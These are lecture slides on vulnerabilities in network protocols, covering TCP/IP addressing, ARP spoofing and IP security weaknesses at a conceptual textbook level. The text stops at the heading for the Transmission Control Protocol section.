


Vulnerabilities in Network Protocols

Dr. Qaisar Javaid


Outline

- TCP/IP Layering
- Names and Addresses
- Security Considerations for
 - Address Resolution Protocol
 - Internet Protocol
 - Transmission Control Protocol
 - FTP, Telnet, SMTP
 - Web Security
 - Browser Side Risks
 - Server Side Risks


TCP/IP Layering




An Example



Encapsulation



Demultiplexing



Names and Addresses

IP Addresses

- Just to refresh!
- Every interface has a unique IP address
- 32 bits long, usually given in dotted decimal notation
- 5 classes:
 - class A: "0" + 7 bits net ID + 24 bits host ID
 - class B: "10" + 14 bits net ID + 16 bits host ID
 - class C: "110" + 21 bits net ID + 8 bits host ID
 - class D: "1110" + 28 bits multicast group ID
 - class E: "11110", reserved for future use

Subnet Addressing

- CIDR - classless Internet domain routing
- Host ID portion is divided into a subnet ID and a host ID
- e.g., class B address: "10" + 14 bit net ID + 8 bit subnet ID + 8 bit host ID
- Hierarchical addressing

Hardware (MAC) Addresses

- Every interface has a unique and fixed hardware address too
- Used by the data link layer
- In case of Ethernet, it is 48 bits long
- Mapping between IP addresses and MAC addresses are done by ARP

Host Names


- Human readable, hierarchical names, such as `www.case.edu.pk`
- Every host may have several names
- Mapping between names and IP addresses is done by the Domain Name System (DNS)

Address Resolution Protocol


ARP - Address Resolution Protocol

- Mapping from IP addresses to MAC addresses

Request




Reply




ARP Spoofing

- An ARP request can be responded by another host

Request




Reply



ARP Spoofing

- Used for sniffing on switched LAN



ARP Spoofing Prevention ?

- Cryptographic protection on the data is the only way
 - Not allow any untrusted node to read the contents of your traffic

Internet Protocol

IP - Internet Protocol

- Provides an unreliable, connectionless datagram delivery service to the upper layers
- Its main function is routing
- It is implemented in both end systems and intermediate systems (routers)
- Routers maintain routing tables that define the next hop router towards a given destination (host or network)
- IP routing uses the routing table and the information in the IP header (e.g., the destination IP address) to route a packet

IP Security Problems

- User data in IP packets is not protected in any way
 - Anyone who has access to a router can read and modify the user data in the packets
- IP packets are not authenticated
 - It is fairly easy to generate an IP packet with an arbitrary source IP address
- Traffic analysis
 - Even if user data was encrypted, one could easily determine who is communicating with whom by just observing the addressing information in the IP headers

IP Security Problems

- Information exchanged between routers to maintain their routing tables is not authenticated
 - Correct routing table updates can be modified or fake ones can be disseminated
 - This may screw up routing completely leading to loops or partitions
 - It may also facilitate eavesdropping, modification, and monitoring of traffic
 - It may cause congestion of links or routers (i.e., denial of service)

Transmission Control Protocol

